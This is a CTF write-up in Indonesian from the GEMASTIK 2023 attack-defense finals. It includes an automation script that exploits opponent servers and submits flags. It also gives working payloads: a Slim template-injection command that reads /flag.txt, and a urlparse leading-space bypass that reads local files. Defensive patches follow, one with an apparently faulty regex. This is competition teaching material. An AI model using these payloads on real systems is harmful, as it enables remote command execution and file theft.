

WRITEUP GEMASTIK 2023




2023
GemastikXVI
Pagelaran Mahasiswa Nasional Bidang TIK

Divisi II - Keamanan Siber

Tim: Moai



Bill Elim
Yudistira Arya Mutamang
Richard Marchelino Wijaya Tanzil, Tan



Daftar Isi

WRITEUP GEMASTIK 2023	1
Daftar Isi	2
Persiapan	3
Pengerjaan Soal: Art	7
Tahap Penyerangan	7
Tahap Bertahan	10
Pengerjaan Soal: Gemas-fetch	12
Tahap Penyerangan	12
Tahap Bertahan	20

Persiapan

Sebelum perlombaan, kami telah mempersiapkan beberapa script untuk automasi menjalankan exploit setiap 5 menit sekali dan otomatis mensubmit flag yang didapatkan. Meskipun telah terdapat tools seperti [DestructiveFarm](#), tetapi kami lebih memilih untuk membuat tools sendiri guna mendapatkan kontrol dan kebebasan lebih terhadap bagaimana scriptnya berjalan.

Berikut script penjalanan exploit kami:

```
from subprocess import Popen, PIPE
import time
import re
import sys
names = ['Solid3x', 'Gak Bahaya Ta?', 'Kessoku Band', 'CP Enjoyer', 'Calon Mantune Bapakmu', 'Apa Adanya', 'Hantu Siber', 'sehad', 'aezakmi_POLIBATAM', 'anak kemaren sore', 'Moai', 'Peserta', 'Jejarling Jagat Gembar', 'TCP1P', 'Kerang Ajaib', 'apanii', 'Big Brain Kidz', 'is_admin=true', 'AcRtf', 'buff me pls']
ips = ['10.100.101.101', '10.100.101.102', '10.100.101.103', '10.100.101.104', '10.100.101.105', '10.100.101.106', '10.100.101.107', '10.100.101.108', '10.100.101.109', '10.100.101.110', '10.100.101.111', '10.100.101.112', '10.100.101.113', '10.100.101.114', '10.100.101.115', '10.100.101.116', '10.100.101.117', '10.100.101.118', '10.100.101.119', '10.100.101.120']
token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJRCI6ImMwYzY3ZGNmLTViMjUtNDQxNS04
MWEzLTU3NWJmMmY1M2JhNCIsIlVzZXJuYW1lIjoiTW9haSIsIkzQRtaW4iOmZhbHNlLCJleH
AiojE2OTQ2Mjg5NDh9.oyTHmnmpkw0DHvIvsRm675JmVqeLVp83DaibmEgWTc"
interval = 60
filename = sys.argv[1]
while True:
    patch = []
    running_procs = []
    for i in range(len(names)):
        print("-----")
        print(i, names[i])
        ip = ips[i]
        proc = Popen(["python3", filename, ip], stdout=PIPE, stderr=PIPE)
        res = proc.stdout.read().decode()
        print(res)
```

```

flag = re.findall(r"GEMASTIK\{.*\}", res)
if len(flag) > 0:
    for x in range(len(flag)):
        running_procs.append([names[i], ips[i], flag,
Popen(["curl", "--location", "--request", "POST",
"https://ctf-gemastik.ub.ac.id/api/flag", "--header", "Authorization:
Bearer "+token, "--header", "Content-Type: application/json",
"--data-raw", '{"flags": ['"+flag[x]+"] }'], stdout=PIPE, stderr=PIPE)])
else:
    patch.append("can't get flag for "+str(i)+" "+names[i])

while running_procs:
    try:
        for j in range(len(running_procs)):
            proc = running_procs[j][3]
            retcode = proc.poll()
            if retcode is not None:
                dat = running_procs.pop(j)
                break
            else:
                time.sleep(.1)
                continue

        if retcode is None:
            continue
        if retcode != 0:
            print("ERROR", dat[0], dat[1], dat[2],
proc.stderr.read().decode())
    except:
        print(names.index(dat[0])+1, dat[0],
proc.stdout.read().decode())
        print("-----")
    except Exception as e:
        print("EXCEPTION", e)
        continue
for i in patch:
    print(i)
else:
    print("Routine done")
print("waiting...")

```

```
time.sleep(interval)
```

Disini kami melakukan exploit per target, kemudian mensubmit flag secara asinkronus (konsepnya sama seperti queue pada DestructiveFarm). Lalu mengoutput informasi-informasi penting yang dibutuhkan.

```
-----
is_admin=true
http://10.100.101.118:10000/art/%23%7B%60echo%20Y2F0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%60%7D
<iframe height="100%" width="100%" frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=GEMASTIK{4e956735e
d8788120a0e1d4c40ce5e60}></iframe>

-----
AcRtf
http://10.100.101.119:10000/art/%23%7B%60echo%20Y2F0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%60%7D
<iframe height="100%" width="100%" frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=GEMASTIK{c2297514b
155f26e1a7dd58111f9e6a9}></iframe>

-----
buff me pls
http://10.100.101.120:10000/art/%23%7B%60echo%20Y2F0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%60%7D
<iframe height="100%" width="100%" frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=GEMASTIK{b3f3ca832
0748b8cce898f0a2bc6e0db}></iframe>

1 Solid3x {"data": [{"flag": "GEMASTIK{f66f0c60edb46041c6e6966c4c67e8c8}"}, "status": "Accepted"}], "success": true}
-----
2 Gak Bahaya Ta? {"data": [{"flag": "GEMASTIK{8ca9536f1231b632a409e8f1e8e73e3d}"}, "status": "Accepted"}], "success": true}
-----
3 Kessoku Band {"data": [{"flag": "GEMASTIK{fc46e844adb34fef7018ebc8ab4ed9e9}"}, "status": "Accepted"}], "success": true}
-----
4 CP Enjoyer {"data": [{"flag": "GEMASTIK{f3fd9781e4b0cbfa5bfcd13b3a425751}"}, "status": "Accepted"}], "success": true}
-----
5 Calon Mantune Bapakmu {"data": [{"flag": "GEMASTIK{91073d8f5789af7530c28460f5c8f980}"}, "status": "Accepted"}], "success": true}
}
-----
6 Apa Adanya {"data": [{"flag": "GEMASTIK{cffff69fa5b07659794b94329084efdca}"}, "status": "Accepted"}], "success": true}
-----
```

```

-----
Peserta
http://10.100.101.112:10000/art/%23%7B%60echo%20Y2F
0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%
60%7D
<iframe height="100%" width="100%" frameborder="0"
src=https://asciified.thelicato.io/api/v2/ascii?tex
t=GEMASTIK{35df8a1b6b92d9eda8af98790004fbc}></ifra
me> flag yang tampil disini akan diparse menggunakan
regular expression kemudian di submit
-----
Jejaring Jagat Gembar
http://10.100.101.113:10000/art/%23%7B%60echo%20Y2F
0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%
60%7D
<iframe height="100%" width="100%" frameborder="0"
src=https://asciified.thelicato.io/api/v2/ascii?tex
t=GEMASTIK{86585f3f2a106149eab1067cc6e1f305}></ifra
me>

-----
TCP1P
http://10.100.101.114:10000/art/%23%7B%60echo%20Y2F
0IC9mbGFnLnR4dAo%3D%20%7C%20base64%20-d%20%7C%20sh%
60%7D
<iframe height="100%" width="100%" frameborder="0"

```

```


14 TCP1P {"data": [{"flag": "GEMASTIK{74f0c1bc358f4fee0d46456479bb061e}", "status": "Accepted"}], "success": true}
-----
15 Kerang Ajaib {"data": [{"flag": "GEMASTIK{c77c5c47b34df29c3bf034186b496fd9}"}, "status": "Accepted"}], "success": true}
-----
16 apanii {"data": [{"flag": "GEMASTIK{11a1f48f2eaeffc9ede29b254d85a1d7}"}, "status": "Accepted"}], "success": true}
-----
17 Big Brain Kidz {"data": [{"flag": "GEMASTIK{228f08b3618fe1152db8911fa05e21ad}"}, "status": "Accepted"}], "success": true}
-----
18 is_admin=true {"data": [{"flag": "GEMASTIK{4e956735ed8788120a0e1d4c40ce5e60}"}, "status": "Accepted"}], "success": true}
-----
19 AcRtf {"data": [{"flag": "GEMASTIK{c2297514b155f26e1a7dd58111f9e6a9}"}, "status": "Accepted"}], "success": true}
-----
20 buff me pls {"data": [{"flag": "GEMASTIK{b3f3ca8320748b8cce98f0a2bc6e0db}"}, "status": "Accepted"}], "success": true}
-----
```

output saat menjalankan script automasi


Pengerjaan Soal: Art

Tahap Penyerangan

Diberikan sebuah soal berikut



Dari attachment yang diberikan, dapat diketahui bahwa base dari aplikasi challenge kali ini ialah ruby



Source yang diberikan cukup sedikit, logic dari aplikasi sendiri hanya berada pada file app.rb yang isinya seperti ini

```
require "sinatra"
require "slim"

set :port, 8080
set :bind, '0.0.0.0'
set :environment, :production

get '/' do
    redirect '/art/gemastik'
end

get '/art/:word' do
    return Slim::Template.new{ '<iframe height="100%" width="100%" frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text=' + params[:word] + '></iframe>' }.render
end
```


Disini aplikasi menerima dua route, yakni / dan juga /art/:word.

Untuk route /art/:word, semua string yang di-input user pada URL setelah /art/ akan diconvert oleh aplikasi menggunakan situs asciified. Akan tetapi, penerapan dari code ini tidaklah aman dikarenakan input user langsung digunakan pada template engine Slim sehingga code ini vulnerable terhadap Server Side Template Injection atau lebih sering dikenal dengan singkatan SSTI.

Disini kami mencoba untuk menginject payload SSTI sederhana `#{}4*4{}`. Dapat terlihat bahwa response server adalah 16 yang berarti SSTI berhasil dilakukan pada challenge ini.

The screenshot shows a browser developer tools interface with three panels: Request, Response, and Inspector. The Request panel shows a GET request to `/art/%23%7b%34%2a%34%7d`. The Response panel shows the server's response, which includes an `<iframe>` tag with the `src` attribute set to `https://asciified.thelicato.io/api/v2/ascii?text=%23%7b%34%2a%34%7d`. The Inspector panel has a red box highlighting the `Selected text` field, which contains the injected payload `%23%7b%34%2a%34%7d`. An arrow points from the Inspector panel back to the `src` attribute in the Response panel.

Diketahui bahwa flag berada pada /flag.txt



The screenshot shows a code editor with two tabs: 'Dockerfile' and 'docker-compose.yml'. The 'Dockerfile' tab is active and contains the following code:

```
19
20 RUN bundle install
21 RUN touch /flag.txt
22
23 RUN chmod +x start.sh
24 CMD ./start.sh
```

Dengan informasi tersebut, kami membuat sebuah script solver yang bertugas untuk membaca file flag.txt dan menampilkannya pada website.

```
from requests import get
import sys

import urllib.parse
ip = sys.argv[1]

pyload = urllib.parse.quote("#{\`echo Y2F0IC9mbGFnLnR4dAo= | base64 -d | sh` }")

r = get("http://" + ip+":10000/art/" + pyload)
flag = r.findall(r"GEMASTIK\{.*\}", r.text)
print(flag)
```

Apabila script tersebut dijalankan, maka flag akan ditampilkan.

```
● PS D:\CTF\Gemastik\Final\Challenge\Beneran\Web\Writeup\art-bdeb4f1c5b0c2aaef3813dd45ac0841c\art> python3 .\exploit.py 10.100.101.101
GEMASTIK{e3ca17c6949b0b24e80803ea4c6fb430}
○ PS D:\CTF\Gemastik\Final\Challenge\Beneran\Web\Writeup\art-bdeb4f1c5b0c2aaef3813dd45ac0841c\art>
```

Tahap Bertahan

Untuk memitigasi vulnerability tersebut, tim kami menggunakan metode blacklist untuk menghapus character malicious seperti `{<>*#`

```
require "sinatra"
require "slim"

set :port, 8080
set :bind, '0.0.0.0'
set :environment, :production

get '/' do
    redirect '/art/gemastik'
end

def clean_file name
    result = name
    result.gsub!(/[^<>{}#*/]/, '')
    result
end

get '/art/:word' do
    return Slim::Template.new{ '<iframe height="100%" width="100%"'
frameborder="0" src="https://asciified.thelicato.io/api/v2/ascii?text=' +
clean_file(params[:word]) + '></iframe>' }.render
end
```

Dengan menggunakan teknik ini, maka penyerang tidak dapat meng-eksplotasi vulnerability SSTI.

Alternatif *best practice* yang direkomendasikan adalah dengan merender suatu variable kemudian mengarahkan variable tersebut menjadi `params[:word]`

```
require "sinatra"
require "slim"

set :port, 8080
set :bind, '0.0.0.0'
set :environment, :production


get '/' do
    redirect '/art/gemastik'
end

get '/art/:word' do
    return Slim::Template.new{ '<iframe height="100%" width="100%"'
frameborder="0"
src=https://asciified.thelicato.io/api/v2/ascii?text=#{param}></iframe>' }
    .render(Object.new, 'param' => params[:word])
end
```

Pengerjaan Soal: Gemas-fetch

Tahap Penyerangan


Diberikan soal seperti berikut beserta dengan attachmentnya



Diketahui bahwa challenge kali ini menggunakan bahasa python. Untuk struktur dari challengenya kurang lebih seperti gambar berikut:

```
▽ SRC
  ▽ blacksheep_messages
    > __pycache__
    + _init_.py
  ▽ controllers
    > __pycache__
    + _init_.py
    + auth.py
    + BaseController.py
    + dashboard.py
  ▽ gemastik
    > __pycache__
    + _init_.py
  ▽ models
    > __pycache__
    + _init_.py
    + db.py
    + users.py
  ▽ UI
    > assets
    > views
  + server.py
```

Terdapat fungsionalitas untuk registrasi dan juga login yang dapat dilihat pada file auth.py. User hanya dapat mengakses fitur lain yang ada pada website ketika sudah dalam kondisi login dan mendapatkan cookie.



Untuk logic dari challenge kali ini berada pada file dashboard.py

```

        flags = f.data[:2]
        data =
json.loads(zlib.decompress(gzip.decompress(f.data[2:])))

        if data["provider"] != provider[flags]:
            return str("Available provider : {wget, curl, python}")

        if urlparse(data["url"]).scheme in ["file", "ftp"]:
            return str("You cannot use this scheme!!")

            if urlparse(data["url"]).hostname in ["localhost",
"127.0.0.1"]:
                return str("Cannot fetch localhost / 127.0.0.1")

        if data["provider"] == "curl":
            return subprocess.check_output(["curl",
data["url"]]).decode()

        if data["provider"] == "wget":
            return subprocess.check_output(["wget", data["url"],
"--O", "-"]).decode()

        if data["provider"] == "python":
            return urllib.request.urlopen(data["url"]).read()
    except Exception as e:
        print(e)
        return str("Unknown Error")

```

Terdapat dua route yang tersedia, yakni /sample dan juga /fetch_by_file

Route /sample akan mereturn sebuah bytes yang disimpan dalam file bernama “sample”.

Kemudian route /fetch_by_file berfungsi untuk melakukan fetching dari file yang diberikan user sebagai argumen. Terdapat dua byte awal yang digunakan sebagai identifier terhadap provider yang akan digunakan. Kemudian terdapat beberapa restriction dan validation yang dilakukan oleh program.

Terdapat tiga program yang dapat digunakan untuk melakukan fetching terhadap url yang diberikan, yakni curl, wget, dan python urllib.request. Curl dan wget sudah menggunakan subprocess sehingga command injection tidak mungkin dilakukan. Command injection juga tidak mungkin dilakukan untuk urllib.request.

Kami menemukan bahwa urlparse memiliki vulnerability berikut <https://github.com/python/cpython/issues/102153>. Vulnerability ini sendiri baru dilakukan fixing pada versi python 3.10.16, sedangkan python yang digunakan adalah versi 3.10.6 sehingga vulnerability tersebut masih dapat kita eksplorasi.

```
ctf@abbc97e9df8b:~/src$ python
python          python3           python3.10        python3.9
python-config   python3-config    python3.10-config
ctf@abbc97e9df8b:~/src$ python --version
Python 3.10.6
```

Sesuai dengan penjelasan dari vulnerability tersebut, penyerang dapat menginputkan spasi pada url sehingga urlparse mengembalikan nilai False

```
>>>
>>> urlparse("FILE://mantap").scheme in ["file", "ftp"]
True
>>> urlparse(" FILE://mantap").scheme in ["file", "ftp"]
False
>>>
```

Perlu diperhatikan bahwa exploitasi ini hanya berhasil untuk urllib saja. Hal ini dikarenakan payload url dengan spasi di awal akan menghasilkan error pada subprocess untuk curl dan juga wget

```

>>>
>>> subprocess.check_output(["curl", " https://google.com/"]).decode()
curl: (3) URL using bad/illegal format or missing URL
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 421, in check_output
      return run(*popenargs, stdout=PIPE, timeout=timeout, check=True,
    File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 526, in run
      raise CalledProcessError(retcode, process.args,
subprocess.CalledProcessError: Command '['curl', ' https://google.com/]' returned non-zero exit status 3.
>>> subprocess.check_output(["wget", " https://google.com/"]).decode()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 421, in check_output
      return run(*popenargs, stdout=PIPE, timeout=timeout, check=True,
    File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 503, in run
      with Popen(*popenargs, **kwargs) as process:
        File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 971, in __init__
          self._execute_child(args, executable, preexec_fn, close_fds,
        File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10_3.10.3056.0_x64__qbz5n2kfra8p0\lib\subprocess.py", line 1456, in _execute_child
          hp, ht, pid, tid = _winapi.CreateProcess(executable, args,
FileNotFoundError: [WinError 2] The system cannot find the file specified
>>>

```

Di sisi lain, response dari google.com bisa didapatkan apabila menggunakan `urllib.request.urlopen`

```

>>>
>>>
>>> urllib.request.urlopen(" https://google.com").read()
b'<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="id"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/googleg/1x/googleg_standard_color_128dp.png" itemprop="image"><title>Google</title><script nonce="rAzRHOj7yTXBw3e3VLESvg">(function(){var _g={kEI:\'5-oBZY2WEpCVseMP3pamyAI\',kEXPI:\'0,1359409,6058,207,4804,2316,383,246,5,1129120,1197778,623,380090,16114,28684,22431,1361,284,12036,2815,1929,12835,4998,17075,6884,31560,2872,2891,3926,214,4209,3405,606,30668,30022,16335,20583,4,45959,13658,4437,22583,6654,7596,142154,2,39761,5679,1021,14865,16257,4568,6258,23418,1252,33064,2,2,1,24626,2006,8155,7381,15970,873,19633,7,1922,9779,36285,6174,20199,20136,14,82,20206,8377,13128,298,1727,3097,1500,1530,6110,11510,13806,19291,7421,6564,476,1156,9710,3785,1494,11713,1991,2667,1,3255,12742,3,9,5400,5206789,13,6929,2,196,505,5994360,2798528,4590,3311,936,4,19731,1,1,346,8436,134,8,4,24,8,11,7,76,1,1,56,8,4,14,7,1,1,1,1,1,2,2,1,2,1,2,26,23941643,578,4043528,14298,2374,36925,2359,3381,634,1396641,23759270,4126,7433,1240,8409,2878,1975,414,2736,896,3273,2284,243,496,1469,8,3157,4183,669,2681,732,1596,1,475,905,1090,453,2377,3,3222,486,1254,2174,2561,3999,1239,575,65,2242,493,500,295,49,1494,1283,2,1387,498,1014,2462,470,429,464,421,263,616,711,21,2,629,338,156,754,220,547,76,2070,263,111,100,178,56,470,770,2,123,168,1789,1168,263,347,322,71,2,1123,180,1787,1512,511,7,2525,58,2,2,1,227,227,205,210,152,561,4,527,658,723,20,114,277,602,7,142,476,218,262,125,2

```

Karena restriction yang ada pada server berhasil dilewati, maka kita dapat mengakses flag menggunakan protokol file.

Akan tetapi, file yang dikirimkan ke-server (refer ke file sample) memiliki bentuk yang aneh, yakni berbentuk bytes. Apabila diperhatikan kembali, program akan melakukan decompress gzip lalu decompress zlib untuk bytes selain dua bytes awal yang digunakan sebagai provider.

```

ry:
    provider = {b"\x00\x00": "wget", b"\x00\x01" : "curl", b"\x00\x02": "python"}
    f = file.value[0]
    flags = f.data[:2]
    data = json.loads(zlib.decompress(gzip.decompress(f.data[2:])))

```



Apabila dilihat, hasil decompress dari file sample kurang lebih nampak seperti ini:

```
{'provider': 'wget', 'url': 'https://google.com'}
```

Dengan demikian, kami membuat sebuah solver yang memiliki beberapa fungsi sebagai berikut:

- Registrasi
- Login dan mengambil cookie
- Membuat file yang berisi payload (double compress) untuk membaca flag dengan protocol file dan dengan menggunakan provider python
- Mengirimkan request ke server

```
import zlib, gzip, json
from requests import get, post
import sys

request_data = {"provider": "python", "url": "file:///flag.txt"}

new = json.dumps(request_data)
# print(new)
compressed_payload = gzip.compress(zlib.compress(new.encode()))

f = open("request_mantap.txt", "wb")
f.write(b"\x00\x02")
f.write(compressed_payload)
f.close()

ip = sys.argv[1]
def register(username, password):
    url = f"http://{ip}:20000/auth/register"
    data = {"username": username, "password": password}
    r = post(url, data=data)
    return r.text

def login(username, password):
    url = f"http://{ip}:20000/auth/login"
    data = {"username": username, "password": password}
    r = post(url, data=data, allow_redirects=False)
```

```
return r.headers

# print(register("test12345", "test123"))
cookie = login("test12345", "test123") ['set-cookie'].split(";") [0]
cookie = {cookie.split("=") [0]: cookie.split("=") [1]}
# print(cookie)

def upload_file(cookie):
    url = f"http://{{ip}}:20000/dashboard/fetch_by_file"
    files = {"fetch_file": open("request_mantap.txt", "rb")}
    r = post(url, files=files, cookies=cookie)
    return r.text

import base64
a = (upload_file(cookie) [1:-1])
# print(a)
print(base64.b64decode(a).decode())
```

Testing yang dijalankan pada environment local

```
PS D:\CTF\Gemastik\Final\Challenge\Beneran\Web\gemas-fetcher-aac9fa72173485f0e2866bbababf34b0> python3 .\solv.py 103.167.132.173
GEMASTIK{REDACTED}
○ PS D:\CTF\Gemastik\Final\Challenge\Beneran\Web\gemas-fetcher-aac9fa72173485f0e2866bbababf34b0> █
```

Tahap Bertahan

Kami melakukan replace untuk character spasi pada url yang di-input user ketika perlombaan berlangsung.

```
        if urlparse(data["url"].replace(" ","")).scheme in ["file",
"ftp"]:

            return str("You cannot use this scheme!!")



        if urlparse(data["url"].replace(" ","")).hostname in
["localhost", "127.0.0.1"]:

            return str("Cannot fetch localhost / 127.0.0.1")
```

Alternatif *best practice* yang direkomendasikan adalah dengan menggunakan metode strip pada python seperti berikut:

```
        if urlparse(data["url"].strip()).scheme in ["file", "ftp"]:

            return str("You cannot use this scheme!!")



        if urlparse(data["url"].strip()).hostname in ["localhost",
"127.0.0.1"]:

            return str("Cannot fetch localhost / 127.0.0.1")
```